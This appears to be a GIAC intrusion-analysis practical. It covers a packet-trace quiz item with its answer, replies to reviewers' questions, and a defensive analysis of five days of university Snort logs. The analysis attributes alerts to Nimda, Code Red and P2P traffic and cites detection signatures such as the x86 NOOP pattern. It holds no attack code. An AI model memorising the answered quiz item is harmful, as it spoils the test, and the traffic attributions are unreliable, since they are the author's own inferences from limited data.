15:54:21.494488 211.47.255.23.38621 > 46.5.235.253.0: S 963205679:963205679(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, bad cksum 6580!)

15:54:27.494488 211.47.255.23.38621 > 46.5.235.253.0: S 963205679:963205679(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, bad cksum 6580!)

15:54:39.494488 211.47.255.23.38621 > 46.5.235.253.0: S 963205679:963205679(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, bad cksum 6580!)

In the preceding packets Windump has recorded 4 packets with the same TCP sequence number. Which if the following best describes this behavior:

a) This is the same packet re-transmitted 4 times as part of a normal tcp connection attempt
b) This is the same packet re-transmitted 4 times as part of a Denial of Service
c) This is the same packet received 4 times due to different paths through the internet
d) This is a crafted packet as TCP sequence numbers should always increase by one with each packet.
e) This is a crafted packet as the first part of the TCP sequence number printed by windump should be some value less than the second part of the TCP sequence number.

Answer: a

Questions and Answers for Detect 3 when Posted to Intrusions@incidents.org

Thanks to Smith, Donald [Donald.Smith@qwest.com]

In regard to the timing of the packets:
Q. I recommend you look at P0f the passive os fingerprinting tool. See if these packets match a known os.

A. I examined this tool, along with Nmap and several others commented on by Fyodor. All very useful, but none gave info that I could find on multiple packet timing. Several discuss O/S behavior when stimulated with unusual packets, but this generally focused on Flags rather than ports, or port combinations. I.e. I got neither enough information to guess a source O/S or to figure a reason behind the scan. P0f is a passive tool that watches behavior, rather than actively scanning the host.

Concerning comments on TCP Increments
Q. Why would that make you believe the packet was crafted? Are the increments being done in an unusual way?

A. The TCP sequence numbers are incrementing which is normal. The rate of increment however is quite large and accelerating. This tends to mean that there are a large number of packets that are not present in these logs. This might be due to this being part of a much larger scan, or due to deliberate modification the part of the tool.

Q. Is there a tool that usually uses tcp port 0? Is there a good reason to use a known closed port such as port 0?

A. I was unable to correlate with a tool that specifically uses TCP Port 0, especially in combination with IP 0. Nmap can perform port 0 scans, but this does not fit a typical Nmap pattern. It looks from the timings like the tool is still under O/S control of the stack to some degree. IP 0 tends to dispute this however. As for why, the only thing I can figure is to ascertain reachability and O/S response. This would be an interesting analysis to test several O/S's and examine their response to this stimulus. Port 0 is a listed port in the IANA Well Known Port List, however it is listed as reserved.

Q. With an ID=0 and TCP_destination_port=0 is this a stealthy scan?

A. Not stealthy at all, however the thought was not that the scan itself was stealthy, but that it is possible to insert control information for Trojans in just about any traffic, and if no other explanation is forthcoming…. Not really a theory in this case, just a point worth making.

In regards to a comment I made about Firewalls and Filtering on IP ID.
Q. Do most firewalls look at the ip id?

A. No they don't (not that the vendors admit to anyway). Mistake on my behalf, need more sleep I guess.

Q. Some OS fingerprinting scanners (nmap) need a closed port to help determine what an os. Different OS'es do different things when they receive a packet on a closed port.

A. Agreed. I couldn't correlate this with any particular tool however. Might be something new, obscure, or simply that I couldn't find.

Q. Look at the time deltas. 3 seconds/6 seconds appears to be a "basic" time delta pattern. Ignoring everything after the hundreds place for the seconds it appears this output isn't accurate below the hundreds place:-)

A. That is what I used to posit the though about O/S control and normal TCP behavior. M$ works in this pattern for example, however they use five resends with four intervals.

Thanks to Julien Radoff [vildian@directvinternet.com]

Q. I missed the multiple choice question.

A. Still writing it, coming up soon.

Thanks to Szczepankiewicz, Peter [pjszczep@fiwc.navy.mil]

Note 1 – Clarification to my question - The bad checksum is normal for these logs because the destination IP's have been obfuscated, to the best of my knowledge. I recall hearing about this in the SANS class, and also I was corrected on this point here: http://cert.uni-stuttgart.de/archive/intrusions/2002/10/msg00268.html

Q. Do you have any indication at all what the targeted host does on the network? Does it behave like a core infrastructure, such as a dns server, router. Maybe a web server or Domain Controller? Any outgoing traces from it?

A. Not at this point. The scan is aimed at several different hosts from an external address range. There was no outbound alerts from any these hosts.

Q. Isn't it possible that the system did respond but the NIDS did not log outgoing packets? The traces you downloaded were made by others, and it is my understanding that we don't get to see all the packets. Do you agree or disagree?

A. It is possible that it did respond with ICMP, however normal TCP behavior is to respond with a RST when a SYN is sent to a closed port. If it did respond the Signature should alert as it would be from TCP Port 0. I agree regarding the limited data set. It is nice to be able to go over a full TCPDump when you find a signature that is interesting.

Comment: Good detect, but tough one to explain. Thanks, Peter

I thought so. Unfortunately without more data all we can do is guess and watch for further patterns.

References

Szczepankiewicz Peter, RE: 2002.4.14 Network Detect, 22 Oct 2002
http://cert.uni-stuttgart.de/archive/intrusions/2002/10/msg00268.html

NMap
www.insecure.org

Fung, Ewen YW, GIAC GCIA Version 3.2 Network Detect #3, 2 Sep 2002
http://cert.uni-stuttgart.de/archive/intrusions/2002/09/msg00006.html

O'Boyle Todd, [Snort-sigs] SID 524 submission, 03/27/2002
http://www.geocrawler.com/archives/3/6752/2002/3/0/8233030/

www.dshield.org

www.incidents.org

Pettyjohn Darrell
http://www.giac.org/practical/Darrell_Pettyjohn.doc

Hoepers Cristine,
http://project.honeynet.org/scans/arch/scan4.txt

Path MTU Discovery
http://www.cis.ohio-state.edu/cgi-bin/rfc/rfc1191.html

IDS246 "DOS-LARGE-ICMP"
http://www.whitehats.com/info/IDS246

Martin Daniel, Re: fast ssh scans, Oct 18 2001
http://lists.jammed.com/incidents/2001/10/0104.html

SANS – Grader 1 and Grader 2 on first submission ☺

Assignment 3 - Data Analysis

1. Executive Summary

University "X" has requested an external audit of their systems for possible security problems and compromise. Due to the wide range and limited access to their systems this audit must be non-intrusive to the local systems. Snort IDS has been running on the network for a period of time and the log files for this IDS system were provided for a five day period. The dates covered were from August 1 2002 through to August 5 2002. In this period there were 2,230,007 individual alerts; 254,187 Portscan alerts from 6277 Scan events, and 1637 OOS (Out of Specification) packets.

Analysis of the data provided showed that University computers were scanned, attacked, and compromised. Defensive recommendations have been made where possible to improve the University's information security posture in relation to the information generated by the Snort IDS system.

A very large amount of traffic appears to be generated from either worm infected systems or P2P file sharing. Thorough investigation of both of these problems could yield substantial reductions in alerts, and hopefully in bandwidth and costs to the organisation, as well as improving the overall security posture of the organisation.

The data contained herein was queried from SQL. This allows for much further analysis and trend reporting in the future. A five day period offers a snapshot of current events, but not enough information to reveal trends and predict future problems areas before they grow.

2. File List

Alerts	OOS	Scans
Alert.020801	oos_Aug.1.2002	scans.020801
Alert.020802	oos_Aug.2.2002	scans.020802
Alert.020803	oos_Aug.3.2002	scans.020803
Alert.020804	oos_Aug.4.2002	scans.020804
Alert.020805	oos_Aug.5.2002	scans.020805

3. List of Detects

Covering the period 01/08/02 thru to 05/08/02 a total of 2,230,007 events were generated. These appeared in three different formats, SCANS, ALERTS, OutOfSpec Data.

Alerts Files

There were 58 different alerts detected. These alerts have been listed below by frequency of occurance.

A brief description has been provided for the fifteen most frequent events and defensive recommendations or action to be taken where possible. These fifteen cover 99.7% of the alerts generated.

Event	No. of Detects
NIMDA - Attempt to execute cmd from campus host	874199
IIS Unicode attack detected	492452
IDS552/web-iis_IIS ISAPI Overflow ida INTERNAL nosize	481125
NIMDA - Attempt to execute root from campus host	122835
UDP SRC and DST outside network	106847
CGI Null Byte attack detected	53560
SMB Name Wildcard	30074
TFTP - External UDP connection to internal tftp server	24212
External RPC call	14576
Watchlist 000220 IL-ISDNNET-990517	11916

Possible trojan server activity	4113
IRC evil - running XDCC	2053
Watchlist 000222 NET-NCFC	1305
EXPLOIT x86 NOOP	1293
Queso fingerprint	1120
SNMP public access	927
connect to 515 from outside	788
Attempted Sun RPC high port access	730
Samba client access	679
High port 65535 udp - possible Red Worm - traffic	628
IDS552/web-iis_IIS ISAPI Overflow ida nosize	314
ICMP SRC and DST outside network	260
SMB C access	236
TFTP - Internal UDP connection to external tftp server	173
beetle.ucs	166
Port 55850 tcp - Possible myserver activity - ref. 010313-1	147
Incomplete Packet Fragments Discarded	136
Null scan!	106
NMAP TCP ping!	88
EXPLOIT x86 setuid 0	58
Tiny Fragments - Possible Hostile Activity	53
EXPLOIT x86 stealth noop	48
High port 65535 tcp - possible Red Worm - traffic	44
STATDX UDP attack	42
EXPLOIT x86 setgid 0	38
Port 55850 udp - Possible myserver activity - ref. 010313-1	18
SMB CD...	13
TCP SRC and DST outside network	13
External FTP to HelpDesk 130.85.70.50	11
HelpDesk 130.85.70.50 to External FTP	11
130.85.30.4 activity	11
HelpDesk 130.85.70.49 to External FTP	9
External FTP to HelpDesk 130.85.70.49	8
TFTP - External TCP connection to internal tftp server	6
EXPLOIT NTPDX buffer overflow	5
HelpDesk 130.85.83.197 to External FTP	4
DDOS shaft client to handler	3
Back Orifice	3
RFB - Possible WinVNC - 010708-1	3
SYN-FIN scan!	2
Traffic from port 53 to port 123	2
130.85.30.3 activity	1

1. NIMDA - Attempt to execute cmd from campus host
   This is an extremely frequent alert. It is generated by a host infect by Nimda attempting to infect another IIS system through a directory traversal attack that will allow access to cmd.exe. The machines that source these detects are compromised / infected and require immediate response. They impose a significant traffic burden to the network and are at risk of further compromise. In addition they advertise the fact that they are infected and compromiseable to a huge number of systems, increasing the likelihood of further attack. It appears that nearly all (except for about 9 other alerts) have come from a single infected host 130.85.100.208

2. IIS Unicode Attack Detected
   This alert is generated by Nimda as one of its several attack methods. See above.

3. IDS552/web-iis_IIS ISAPI Overflow ida INTERNAL nosize
   "This event indicates that a remote attacker has attempted to exploit a vulnerability in Microsoft IIS. An unchecked buffer in the Microsoft IIS Index Server ISAPI Extension could enable a remote intruder to gain SYSTEM access to the web server" - http://www.whitehats.com/IDS/552
   This alert is most likely generated by Code Red in an attempt to overflow the ISAPI filter that deals with requests for .ida files. Hosts making this request are most likely infected with a variant of Code Red and require response. Problems and risks as per Nimda. Single source for all this traffic - 130.85.84.234 directed to nearly half a million individual targets.

4. NIMDA - Attempt to execute root from campus host
   As per Alert 1 - NIMDA - Attempt to execute cmd from campus host

5. CGI Null Byte Attack Detected
   This is an attack on a web server on TCP Port 80. It is an attempt to attack any web servers running the Common Gateway Interface for server side scripting. The detect triggers on %00 in the HTTP request. This can be false triggered by cookies and such.
   http://archives.neohapsis.com/archives/snort/2000-11/0244.html

6. UDP SRC and DST outside network
   These alerts are generated by Snort when the UDP packet seen is not apparently from a host on the university network, or destined to a university host. These packets could be seen due to four possible reasons
   a) Incorrectly configured Snort Sensor – it is possible for the university to have additional routed subnets that Snort is unaware of and regards as external
   b) Partner / Client subnets – the University might be acting as a backup route for other organisations that normally route through their own connections. This is unlikely however due to the lack of TCP and ICMP traffic with the same alerts.
   c) Spoofing – A possible cause is a local host on the University network spoofing it's source address whilst sending UDP packets. As UDP is not connection orientated it is possible to have data in the first packet, without requiring a session to be established.
   d) Incorrectly configured PC – This appears to be the real cause. The majority of this traffic is NetBIOS 137 traffic from what appears to be an incorrectly configured Windows or Samba system.

7. SMB Name Wildcard
   Server Message Block (SMB) communications are used by Microsoft Windows and Unix computers to share files and printers over a network. These alerts indicate an attempt to solicit information that may lead to further compromises. There were 88,957 individual sources for this traffic with 2737 university computers targeted. Unless University policy permits external access to their network it would be a reasonable recommendation to block SMB access from external networks.

8. TFTP - External UDP connection to internal tftp server
   This traffic could be caused by Nimda, however the lack of corresponding scans tends to indicate that it is merely TFTP traffic being used for some purpose. Looking at the similar sizes of the transfers, and the common target, I consider it likely these could be router updates or similar.

Source	Destination	Events
130.85.111.230	192.168.0.216	6089
130.85.111.231	192.168.0.216	6059
130.85.109.105	192.168.0.216	6053
130.85.111.219	192.168.0.216	6006
209.61.187.112	130.85.180.39	2
199.106.211.166	130.85.117.25	2
63.250.205.12	130.85.114.44	1

9. External RPC call
   Snort alerts showed 14,576 attempts to connect to port 111registered with www.iana.org for the Remote Procedure Call (RPC) service. Legitimate RPC calls are used to perform actions such as accessing the files via the network file system (nfs) or running programs on remote computers. Unfortunately, while being very useful services, RPC programs are notorious for having numerous security flaws that allow attackers to gain root access. It would be recommended that this access be blocked from external networks if not required.

Source	Events
194.98.189.139	8352
61.182.50.241	4519
203.239.155.2	917
202.108.109.100	774
66.32.232.141	11
66.1.1.121	3

10. Watchlist 000220 IL-ISDNNET-990517
    This appears to be a custom alert that generated 11,916 alerts in the five day monitoring period. This should be alerted to the IDS administrator.

11. Possible Trojan server activity
    Snort generated 4113 alerts that might indicate Trojan programs are either running on or being controlled from a University computer. The vast majority of these relate to TCP traffic going to or coming from port 27374, which is the port most commonly used by the Trojan or backdoor program called SubSeven. It should be noted that the rate of false positives for this alert is high. Legitimate TCP traffic that happens to use port 27374 will trigger this alert. Legitimate traffic would be described as that which uses one ephemeral port like 27374 and one low port, such as 80 for http. Traffic that uses two ephemeral ports, one of which is 27374, for communications is highly suspect. Computers for which data exists showing actual two-way communications via port 27374 are likely to have been either infected with SubSeven, or are being used to control another computer infected with the SubSeven program.
    1801 computers were identified in the alerts analyzed as having sent TCP traffic on port 27374 with nearly all of this traffic being suspect due to other high port involved.
    Antivirus for these systems would be a good idea.

12. IRC evil - running XDCC
    This alert comes from an internal host running IRC and a string being detected to this IRC server that indicates XDCC is running.
    "XDCC revolutionized IRC. Many people now use IRC because of this new 'XDCC' feature. What is it? Like a file server, yet automated. It will periodically list the files (usually 1-5 large files) in the channel (chat room) which it is hosting, for people to download"
    http://www.russonline.net/tonikgin/EduHacking.html
    This can result in the computer being used to host files available for widespread download, consuming huge amounts of bandwidth and compromising security. All of the traffic is outbound, meaning that University computers are being used to download from these hosts.

13. Watchlist 000222 NET-NCFC
    This is another watchlist for which no information is available. Due to the high number of events the IDS administrator should be contacted and informed.

14. EXPLOIT x86 NOOP
    90 90 90 90 90 90 90 90 90 90 90 90 90 90 is the basis of the Snort signature for the x86 NOOP alert. This type of signature is often used as part of an attack that overflows some portion of a program and buffers to a certain location in memory.
    http://www.der-keiler.de/Mailing-Lists/securityfocus/focus-ids/2002-04/0037.html

15. Queso fingerprint
    Queso is an O/S fingerprinting tool that sends a variety of packet to a system and looks at the response to draw a match with the known behavior of various O/S TCP/IP stacks. Alerts on this behavior indicate possible reconnaissance of the local systems involved. Further monitoring of the source subnet might be of benefit. One of the "Watchlists" could be dedicated to specific IP's for monitoring previously suspicious traffic.

4. Top Talkers (Alerts & Scans)

Host	Source IP	No. of Events
1	130.85.70.200	2563798
2	130.85.100.208	1607436
3	130.85.84.234	963139
4	130.85.70.207	162925
5	130.85.82.2	151055
6	130.85.165.24	121918
7	130.85.83.150	105111
8	130.85.137.7	57319
8	3.0.0.99	51359
10	130.85.70.133	49865

These are the top 10 Source IP's that generated Alert events and Scan Events. The events were placed into a SQL database and queried. The Alerts and Scans were considered as one and scanned as a single data set. This was due to certain activities generating alerts in both tables. OOS data was much smaller and considered separately.

These top 10 talkers account for 88.3% of the events generated.

Host 1: 130.85.70.200 with 2,563,798 events

The host 130.85.70.200 triggered a huge number of PortScan alerts. These alerts covered 323 different destination ports, a sample of which is included here:

Source Port	Destination Port	No of Events
4946	41170	2436774
4946	80	981
4946	41171	73
4946	41173	60
4946	41172	58
4946	41175	45
4946	41174	43
4946	41177	36
4946	41178	34
4946	10284	33

The scan covered 131,367 individual hosts, some scanned over 9000 times, but with many triggering only a single detect.

This looks to be some kind of tool that is scanning for hosts running a P2P client called Blubster. This client uses UDP 41170 for it communications. All traffic also has a common source port of 4946, indicating that it is not the actual Blubster client that is running. It could also be work on development of this application.

Whatever the application, this host needs to be found and examined to determine the exact cause and effect of this huge number of scan alerts.

Note that not a single one of the hosts scanned was on the University subnet, all this traffic was outbound.

Host 2: 130.85.100.208 with 1,607,436 events

SourceIP	Description	No.
130.85.100.208	NIMDA - Attempt to execute cmd from campus host	874190
130.85.100.208	IIS Unicode attack detected	436058
130.85.100.208	NIMDA - Attempt to execute root from campus host	122835
130.85.100.208	Portscan Alert	3835
130.85.100.208	TFTP - Internal UDP connection to external tftp server	163
130.85.100.208	Portscan Detect	10

This system appears to be compromised with Nimda. It has made connections that generated alerts with at least **107,829 individual** remote hosts. It also appears that it was re-infected a large number of times due to the 163 external TFTP connections. The following hosts also generated the same TFTP alert, and if present on the network, should be checked for Nimda. These were all listed as source addresses with an Alert of "TFTP - Internal UDP connection to external tftp server". This rule might need checking to determine the IP addresses it is considering "Internal"

Host	Events
130.85.100.208	163
209.61.187.112	3
130.85.114.45	3
195.92.252.254	2
12.129.73.230	1
64.38.251.140	1

Host 3: 130.85.84.234 with 963,139 events

There were 2 different detects for this system:

a) The first is a possible false alert for the Sub7 Trojan, however as Code Red leaves a system open to further compromise, it would be wise to investigate further.

SourceIP	SrcPort	Dest IP	Dest Port	Description	Events
130.85.84.234	27374	217.136.63.141	4572	Possible trojan server activity	3

b) The second is evidence of a system infected with Code Red. One of the alerts for code red is IDS552/web-iis_IIS ISAPI Overflow ida INTERNAL nosize.
This system has attacked 480,432 hosts in the last five days and will continue to scan and infect other vulnerable systems until cleaned.
http://aris.securityfocus.com/alerts/codered/010720-Analysis-CodeRed.pdf

Host 4: 130.85.70.207 with 162,925 Scan events
Well this is confusing. The first alert is the perfect example of a Snort false alert. This is actually part of the portscan from down lower, but the myserver filter is not very specific and triggered it as something else.

SourceIP	SrcPort	Dest IP	Dest Port	Description	Events
130.85.70.207	12300	62.2.172.99	55850	Port 55850 udp - Possible myserver activity - ref. 010313-1	1

Now for the fun bit. 137226 separate alerts in the scans log alerting to UDP connections across 38,108 individual hosts. All to seemingly random ports (all ephemeral), all with a SOURCE PORT of 12300 or 12203.

Source IP	Src Port	No.
130.85.70.207	12300	81199
130.85.70.207	12203	56027

This offers 4 possibilities:

a) This host is doing some sort of really unusual scan with a fixed source port for no apparent reason
b) This host is responding to some sort of traffic that is being aimed at it from 38,000 remote hosts as part of a Denial of Service (if they have 38000 hosts under control, OUCH). This is unlikely for a large number of reasons.
c) This box is being connected to / controlled / scanned and is responding, but this source of all of this traffic is obfuscating itself with a large number of spoofed IP addresses.
d) This host is acting as a server on UDP ports 12300 and 12203 and this is part of some large P2P application that connects to huge numbers of hosts to transfer file availability information, possibly with spoofing to further obfuscate the users responsible.

There are some correlations for Port 12300, however they are referring to a hidden SSH daemon. That means TCP, not UDP.

Correlations to **TCP** 12300
http://www.giac.org/practical/Joe_Ellis_GCIA.doc
http://boudicca.tux.org/mhonarc/ma-linux/2001-Feb/msg00569.html

Based on the next few detects it appears there is widespread use of P2P file sharing applications where the vendors recommend utilising a wide range of high ports to confuse ISP's and Firewall administrators. It seems likely that this traffic is from one of these P2P applications. A further interesting point – again not a single other internal host listed for these connections

Host 5: 130.85.82.2 with 151,055 events
As per detect for **Host 4** but with 38,279 remote hosts involved. This machine also showed traffic from additional ports (70 of) ranging from 3000 to 3700, however the traffic pattern was very similar, and the majority of the traffic was sourced from UDP 12300 and UDP 12203. Also all hosts were external.

Host 6: 130.85.165.24 with 121,918 Alert events + 104553 Scan Events

SourceIP	SrcPort	Dest IP	Dest Port	Description	Events
130.85.165.24	6257	172.177.222.32	65535	High port 65535 udp - possible Red Worm - traffic	18
130.85.165.24	6257	80.131.48.227	65535	High port 65535 udp - possible Red Worm - traffic	13
130.85.165.24	6257	219.33.156.5	65535	High port 65535 udp - possible Red Worm - traffic	12
130.85.165.24	6257	217.226.120.44	65535	High port 65535 udp - possible Red Worm - traffic	8
130.85.165.24	6257	12.239.78.13	65535	High port 65535 udp - possible Red Worm - traffic	6
130.85.165.24	6257	62.143.16.85	65535	High port 65535 udp - possible Red Worm - traffic	4
130.85.165.24	6257	217.226.121.139	65535	High port 65535 udp - possible Red Worm - traffic	4
130.85.165.24	6257	212.171.33.213	65535	High port 65535 udp - possible Red Worm - traffic	4
130.85.165.24	6257	218.13.92.149	65535	High port 65535 udp - possible Red Worm - traffic	3
130.85.165.24	6257	80.14.16.77	65535	High port 65535 udp - possible Red Worm - traffic	3
130.85.165.24	6257	24.117.35.92	65535	High port 65535 udp - possible Red Worm - traffic	1

The description for the Adore / Red Worm:

The Red Worm, also called the Adore Worm, attacks vulnerable versions of four Linux programs, LPRng (print services), rpc-statd (remote procedure call services), wu-ftpd (file transfer protocol daemon), and BIND (Domain Name Service daemon). This Worm scans broad ranges of the Internet relatively randomly looking for computers vulnerable to one of these well-known exploits. Upon finding a vulnerable machine, the worm attacks the system using the appropriate exploit, alters the system's web server, Trojanizes the ps command to hide itself, and, among other things, installs the Adore root kit on the victimized system. Finally, the process repeats itself, with the newly victimized system then used by the Worm to scan outbound for other vulnerable systems it can infect.

http://www.giac.org/practical/Scott_Shinberg_GCIA.doc

Further information is available at http://rr.sans.org/threats/mutation.php

Now we come to the problem. None of the information on this worm indicates usage of UDP port 65535 so I believe that this is a false detect and a faulty rule. It does not appear to be present in the current Snort Ruleset.

http://homepage.ntlworld.com/j.buchanan/winmx/blocked.html provided the solutions. It appears that a number of P2P solutions are using UDP to transfer data. This particular app uses UDP port 6257 and allows setting of other ports. It seems likely (especially considering that this is a university) that a large amount of this UDP traffic is attributable to P2P applications such as WINMX. As the ports used by these apps are subject to change, stopping this type of traffic without a "Deny all except Permitted" rule could be quite difficult. This type of rule tends to go against most University's policy, which is generally allow all except malicious.

It seems likely that these hosts with large amounts of traffic relating to UDP ports are linked in some way, despite the widely varying ports involved. And, you guessed it, all hosts were external.

Host 7: 130.85.83.150 with 105,111 events

As per detect 6. Tiny bit of traffic from Sub7 ports, however this could be anomalous. It is also possible however that this system has been compromised with Sub7 and then used as a file server for P2P apps. There is also some 90,000 alerts in the scans log due to a huge number of connections to different hosts by the P2P application.

SourceIP	SrcPort	Dest IP	Dest Port	Description	Events
130.85.83.150	6257	80.14.16.127	65535	High port 65535 udp - possible Red Worm - traffic	24
130.85.83.150	6257	62.143.16.85	65535	High port 65535 udp - possible Red Worm - traffic	21
130.85.83.150	6257	62.211.178.127	65535	High port 65535 udp - possible Red Worm - traffic	15
130.85.83.150	6257	172.176.86.61	65535	High port 65535 udp - possible Red Worm - traffic	14
130.85.83.150	6257	68.14.15.243	65535	High port 65535 udp - possible Red Worm - traffic	12
130.85.83.150	6257	66.24.42.179	65535	High port 65535 udp - possible Red Worm - traffic	9
130.85.83.150	6257	219.33.156.5	65535	High port 65535 udp - possible Red Worm - traffic	3
130.85.83.150	27374	61.102.149.115	4168	Possible trojan server activity	3
130.85.83.150	6257	24.117.35.92	65535	High port 65535 udp - possible Red Worm - traffic	2
130.85.83.150	6257	24.237.49.243	65535	High port 65535 udp - possible Red Worm - traffic	2
130.85.83.150	6257	80.14.16.77	65535	High port 65535 udp - possible Red Worm - traffic	2
130.85.83.150	27374	217.136.63.141	1237	Possible trojan server activity	2
130.85.83.150	6257	80.34.77.68	65535	High port 65535 udp - possible Red Worm - traffic	1
130.85.83.150	6257	80.128.208.26	65535	High port 65535 udp - possible Red Worm - traffic	1
130.85.83.150	6257	172.184.143.112	65535	High port 65535 udp - possible Red Worm - traffic	1
130.85.83.150	27374	63.196.247.234	3831	Possible trojan server activity	1
130.85.83.150	27374	63.196.247.234	3842	Possible trojan server activity	1
130.85.83.150	27374	80.62.155.240	1931	Possible trojan server activity	1

And still no internal hosts. Seems unusual types of patterns without some type of linkage.
Further analysis of this traffic is performed further into the document.

Host 8: 130.85.137.7 with 57,319 events

Over 50,000 scan alerts due to a mis-configured Snort sensor. This appears to be a system running DNS, Mail and Kerberos that is performing normal transactions. DNS behavior normally means a high number of UDP connections in short period of time, especially with Kerberos and Mail thrown in to the mix. If this host is not intended to perform these tasks then further investigation should be warranted. Otherwise the snort sensor needs to be re-tuned to remove the rules / sensitivity that trigger these alerts from this host.

Host 9: 3.0.0.99 with 51,359 events

Looks like NetBIOS traffic. This detect is due to both IP addresses being outside the University network. Based on the traffic patterns and the times involved I would suggest that this is a mis-configured host attempting to contact a server. I would recommend filtering UDP 137 at the firewall (along with all other NetBIOS traffic)

SourceIP	SrcPort	Dest IP	Dest Port	Description
3.0.0.99	137	10.0.0.1	137	51359

There were a further 12,770 alerts triggered with UDP 137 – UDP 137. Apart from the above, the remainder were SMB Name Wildcard alerts which were discussed as no. 7 of the Top 10 alerts.

Host 10: 130.85.70.133 with 49,865 events

Port registration information for the UDP port ranges in this scan include Andrew File System (AFS) services on :

- 7000/udp fileserver
- 7001/udp callback (cache manager on AFS client)
- 7002/udp ptserver
- 7003/udp vlserver
- 7004/udp kaserver
- 7005/udp volserver
- 7007/udp bosserver
- 7008/udp upserver
- 7009/udp rmtsysd (NFS/AFS translator)
- 7021/udp buserver
- 7025-65535/udp butc (backup servers)

A sample of the traffic is included below.

SourceIP	SourcePort	TargetIP	TargetPort	Protocol	Count
130.85.70.133	7004	216.254.108.19	7004	UDP	6416
130.85.70.133	7002	216.254.108.19	7002	UDP	6351
130.85.70.133	7003	216.254.108.19	7003	UDP	6246
130.85.70.133	7021	216.254.108.19	7021	UDP	6047
130.85.70.133	7003	216.254.108.22	7003	UDP	2615
130.85.70.133	7004	216.254.108.22	7004	UDP	2081
130.85.70.133	7002	216.254.108.22	7002	UDP	2041
130.85.70.133	7021	216.254.108.22	7021	UDP	1562
130.85.70.133	7003	192.168.3.14	7003	UDP	638
130.85.70.133	7003	209.190.237.126	7003	UDP	638
130.85.70.133	7003	216.254.108.23	7003	UDP	621
130.85.70.133	7004	209.190.237.126	7004	UDP	494

The connections were made with a total of 60 other hosts, and triggered as a PortScan due to the high number of connections in a short space of time.

I would assume initially that this traffic is valid file sharing between the university and external hosts. The common source and destination ports is however a cause for concern, and is unusual in most protocols with the O/S assigning the source ephemeral port. This host is worthy of further investigation in any case as in most organisations is it a concern to have file sharing available to external hosts not on your network.

In view of all the other P2P traffic behaviors seen, I think it is likely that this also fits this category, and it is merely chance that these ports are registered to AFS. The P2P traffic received further analysis below.

5. UDP Traffic Analysis

This UDP traffic raises many questions regarding behavior across the five detects involved .

Essentially we know the following:

- There is LOTS of unexplained UDP Traffic
- This traffic has generated alerts that appear to be incorrect for at least 6 internal hosts
- This traffic is ALWAYS to external hosts
- There is LOTS of external hosts involved (258,868 individual targets)
- There are many different ports involved
- Some of these ports are used by P2P apps utilising UDP
- The source port seems to be fixed or in a small range on each individual local host
- The remote ports also seem to be fixed, but this is subject to some variation

The key questions that need to be answered are as follows:

- Are there any other internal hosts involved?
- Is there a pattern to the addresses?
- Are these remote hosts spoofed?
- Are these Stimulus' or Responses?
- Is there a single application that could be attributable to all this traffic?
- Is there any other useful correlations?
- Is there a way to block this traffic?

a) Are there any other internal hosts involved?

Further scanning of the Scans DB revealed large numbers of internal hosts with large numbers of unusual UDP connections to ranges of external hosts. Again these ports were uncommon and all high. A top 10 is listed below.

SourceIP	Events
130.85.70.133	42357
130.85.81.27	31912
130.85.87.50	23339
130.85.87.44	17448
130.85.137.7	16748
130.85.83.146	11051
130.85.70.180	5916
130.85.140.179	4846
130.85.70.34	4691
130.85.169.47	2390

SourceIP	Events
130.85.168.82	463
130.85.83.102	435
130.85.53.31	355
130.85.152.158	248
130.85.84.130	225
130.85.100.208	197
130.85.150.46	150
130.85.115.11	131
130.85.111.145	90
130.85.153.107	77

b) Is there a pattern to the External Addresses?

Not that could be easily determined. There were 258,868 individual external addresses, covering the full range of the IP address scope. Most of these addresses appeared valid.

c) Are these remote hosts spoofed?

If spoofed, it seemed likely that the false addresses would be chosen out of a random pool. Any address that was contacted by more than one host was likely to provide a key point to determining any common source for all this traffic.

- 0 external hosts contacted by all 5 sources
- 2 external hosts contacted by 4 internal sources
- 155 external hosts contacted by 3 internal sources
- 20262 external hosts contacted by 2 internal sources
- 258868 individual external hosts

The 2 external hosts that were common across four internal sources were 4.65.7.249 and 130.238.5.5. DNS Registration on both of these hosts is as follows:

- evrtwa1-ar5-4-65-007-249.evrtwa1.dsl-verizon.net [4.65.7.249] - sysmgr@VERIZON.COM
- regulus2.student.UU.SE [130.238.5.5] – security@uu.se

So it seems likely that these two hosts were not spoofed, and they both responded to a Traceroute. Neither of these hosts was responsible for a significant amount of traffic however. Approx 50 packets each, total.

So, no strong evidence regarding spoofing, it just looks like a very distributed network exchanging heaps of small bits of information. This suits the anatomy of a distributed P2P sharing program running searches across large numbers of hosts, with membership changing frequently.

d) Are these stimuli or responses?

Based on the evidence the answer would have to be responses. The traffic is showing up in the scans log due to the large number of individual connections being made to these hosts. This is a common behavior for some distributed search systems that the newer P2P bases sharing systems are based on. The hosts with additional traffic are locations to where actual transfers have occurred. The common source port for each host indicates a service of some type, that has it's port changed occasionally to further confuse the issue.

e) Is there a single application that could be attributable to all this traffic?

It is possible, however there is several different behaviors, and many ports involved. The most likely two apps are Blubster and WinMX.

f) Are there any other useful correlations?

Not amongst the data searched so far. The hosts that hit the four separate hosts, hit none of the other internal hosts, so four is the maximum.
There is plenty of discussion regarding this traffic floating around the internet, however most discussions centre on "I found this UDP" and the answer of "It's P2P". Not very useful for pattern analysis.

g) Is there a way to block this traffic?

There is a couple of possible ways to filter it out, but all have side effects.

1. Filter all high port UDP traffic at the firewall, and only allow known services to communicate

